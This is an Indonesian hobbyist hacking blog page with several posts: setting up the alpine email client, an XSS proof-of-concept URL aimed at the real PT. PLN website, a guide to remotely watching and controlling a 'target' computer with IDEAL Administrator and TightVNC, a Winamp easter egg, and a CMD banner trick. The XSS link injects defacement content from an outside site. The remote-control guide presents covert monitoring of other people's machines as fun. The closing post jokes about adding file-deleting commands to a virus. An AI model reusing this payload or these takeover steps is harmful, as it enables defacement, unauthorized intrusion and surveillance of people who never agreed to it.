Kamis, 05 Juni 2014

Berpetualang


Selasa, 03 Desember 2013

Cek E-mail DI terminal

Hmmmm kali ini saya akan memberikan tutorial bagimana cara melihat dan aktivasi email di TERMINAL.... di Linux (backtrack), langsung aja bro  kita mulai
1.apt-get install alpine
2.panggill aplikasinya di terminal 'alpine'

3.hmmm sambutan dari alpine.....baca perintah dibawahnya lanjutkan
4. nanti akan muncul setting e-mail,pilih s setup----configure alpine option
5.nah kali ini kita akan perlihatkan sebuah pengaturannya
 edit opsi-opsinya dengan menggunkan enter...

personal name = igor

user domain     =gmail.com

SMTP server=smtp.gmail.com:587/tls/user=andyrusia@gmail.com

Inbox path={pop.gmail.com/pop3/ssl/novalidate-cert/user=andyrusia@gmail.com}INBOX

selesai sudah pengaturannya kita keluar aja dari terminal setelah itu masuk lagi
alpine
maka akan muncul seperti ini:

Masuk Ke Opsi L (folder list),,
 Enter Inbox pilih yes...tunggu bentar jrengg--jrengg kelihatan daftar e-mail--- dari temen2 ente:

Sorry gambarnya kurang lengkap!!!!!!! soalnya waktu buat lupa meng-capture xixiixxiix..... thank for zee eichel for tutorial..

PT. PLN (Persero) Website Vulnerable to Cross Site Scripting


{image: PT. PLN (Persero) Website XSSED by SPYRO-KiD}

+++ POC ++++
http://www.pln.co.id/kontak-kami/telusur.php?nokeluhan=%22%20style=%22display:none%22%3E%3C/iframe%3E%3Cp%20align=%22center%22%3E%3Ca%20href=%22http://www.spyrozone.net%22%20target=%22_blank%22%3E%3Cimg%20src=%22http://www.spyrozone.net/playground/xssedbyspyrozone.net.png%22%20border=%220%22%3E%3C/a%3E%3C/p%3E%3Ciframe%20style=%22display:none%22%3E

Remote Desktop dengan IDEAL Administrator

Ada banyak program remote desktop yang kita ketahui, seperti Radmin, AWRC dll, bahkan sebagian ada yang memakai Trojan untuk memonitor targetnya. Tapi saya lebih senang memakai AWRC, karena kita jarang terdeteksi oleh target dan tidak repot menginstal server/slave untuk operasinya, seperti yang dikatakan Pa S’to dalam bukunya Seni Teknik Hacking I Uncensored.

Disini kita tidak membahas tentang AWRC tapi kita akan mencoba program yang setara dengan AWRC, atau mungkin lebih.

Kita akan menggunakan program IDEAL Administrator, yang penting kita harus punya programnya dulu, cari aja di www.google.com.

Nah sekerang baru kita mulai, install dulu programnya, setelah selesai penginstallan buka program IDEAL Administrator, akan muncul dialog Informasi seperti pada (Gambar 1.) dan pilih Yes.
Gambar 1. Dialog informasi pertama kali saat kita membuka program IDEAL Administrator.
 
Gambar 2. Tampilan Program Ideal Administrator yang memiliki banyak pasilitas.
Akan nampak computer – computer yang terhubung di jaringan (Gambar 2.), pilih salah satu computer yang akan menjadi target kita, pilih menu Computer – Taking remote control - Taking remote control (ThigtVNC), (gambar 3.)
 
Gambar 3. Menu Computer
Akan muncul dialog yang meminta anda memasukkan username dan password computer target (Gambar 4.), disini dimana kita harus mengetahui username dan password computer target seperti pada program AWRC. Terserah anda mau mengkombinasikan seperti artikel – artikel yang ada di jasakom dengan memakai KAHT atau yang lainnya untuk membuat user anda sendiri.
 
Gambar 4. Dialog yang meminta anda mengisikan Username dan Password Komputer target
Saya akan memasukkan username : administrator dan password : rahasia Setelah memasukan username dan password klik Ok akan muncul lagi dialog Important menyatakan kita belum mempunyai password VNC karena kita memang belum memasukan password VNCnya dan pilih Yes untuk memasukan Password VNC (Gambar 5.)
 
Gambar 5. Dialog Important
 
Dilanjutkan dengan munculnya dialog TightVNC Authentification Password, masukan password anda, saya akan memasukan password “SANVOL” dan klik OK, kedua dialog ini tidak akan muncul lagi nanti saat anda ingin meremote computer yang lainnya.
 
Gambar 6. dialog TightVNC Authentification Password
Selanjutnya muncul dialog VNV Authentication masukkan password yang kita masukan pada dialog TightVNC Authentification Password sebelumnya, tadi saya memasukkan password “SANVOL” lalu klik OK
 
Gambar 7. dialog VNV Authentication
Dan selamat kita berhasil memonitor computer target, seperti pada Gambar 5. target sedang browsing dengan google liat-liat gambar, dan terserah anda mau di apain lagi. ;-D
 
Gambar 8. Remote desktop target.
 
Bukan hanya dapat meremote, program ini dipasilitasi dengan tranfer file, edit registry target, nambah user pengguna dll, makanya saya anggap program ini melebihi kemampuan AWRC.

Cukup dulu artikel dari saya, mohon maaf artikelnya agak amburadul, maklum saya baru pertama nyoba nulis artikel dan kebetulan masih banyak kerjaan yang numpuk. Selamat mencoba dan Selamat belajar.

Opsi tersembunyi pada WINAMP V5

---------------------------------------------------------
 
::  Sofie               :  Winamp Versi 5 keatas (NULLSOFT,inc - www.winamp.com)
::  Opsi tersembunyi    :  Kita  bisa membuat winamp tampil agak transparan dan
                           berkedip-kedip sesuai dengan irama lagu.
::  Langkah-langkah:
(1). Bukalah winamp anda. Pastikan anda menggunakan skin modern.
(2). Ketik NULLSOFT dengan keyboard anda. Setiap kali anda sampai pada huruf L, jendela open file akan terbuka. saat hal itu terjadi, tekan tombol ESC atau pilih cancel. Lanjutkan mengetik hingga huruf terakhir (T).
(3). Cobalah untuk memainkan sebuah lagu, kini jendela utama winamp anda sudah tampil transparan dan berkedip-kedip sesuai dengn irama lagu.
Hmm.. it's fun enough isn't it?

Special Windows Command Processor a.k.a Command Prompt

Special Command prompt?? hehehe.. mungkin judulnya agak terlalu berlebihan ;) Saya hanya akan mengajak anda sedikit bermain-main (idiih.. dari dulu 'bermain-main' melulu!!!) dengan batch programming dan registry. Kita akan menampilkan banner dan mengubah teks pada title bar CMD.EXE
 
 
0 [0XFFF00000] Let's do it.. ;D
 
[1]. Mempersiapkan banner
Bukalah notepad anda kemudian copy-paste code berikut. Modifikasi sesuka hati anda:

Pada code diatas, pertama-tama kita menggunakan perintah @echo off agar perintah yang kita ketikkan tidak ditampilkan pada user. Command title dipergunakan untuk mengubah teks pada title bar CMD.EXE. Perintah cls berguna untuk membersihkan layar. Sedangkan perintah echo dipergunakan untuk mencetak teks pada layar.
Tentu anda bisa mengetikkan perintah-perintah dos lain sesuka hati anda ;)
Setelah banner selesai dibuat, simpan dengan nama system.bat di directory C:\
 
[2]. Registry
Sekarang, buka halaman baru pada notepad dengan menekan kombinasi CTRL + N. Copy Paste code berikut:

Simpan dengan nama system.reg. Klik 2X pada file system.reg.. YES .. OK ;) Sekarang bukalah Windows Command Processor anda dengan klik [start] + [Run] lalu ketik cmd.exe dan tara..... ;D
 
0 [0XFFFF0000] Penutup
Lha, trus apa lagi?? Lho, khan sudah saya bilang bahwa anda bisa mengetikkan perintah DOS yang ingin anda jalankan pada file system.bat yang ada di directory C:\. hehehe.. pakai perintah goto untuk melakukan perulangan tak terbatas?? pakai perintah exit biar user nggak bisa buka cmd.exe? disisipkan pada virus dan memakai perintah delete agar file-file user terhapus saat membuka cmd? hehehe.. jangan aneh-aneh deech, entar kamu jadi aneh lho ;P 

Postingan Lebih Baru Postingan Lama Beranda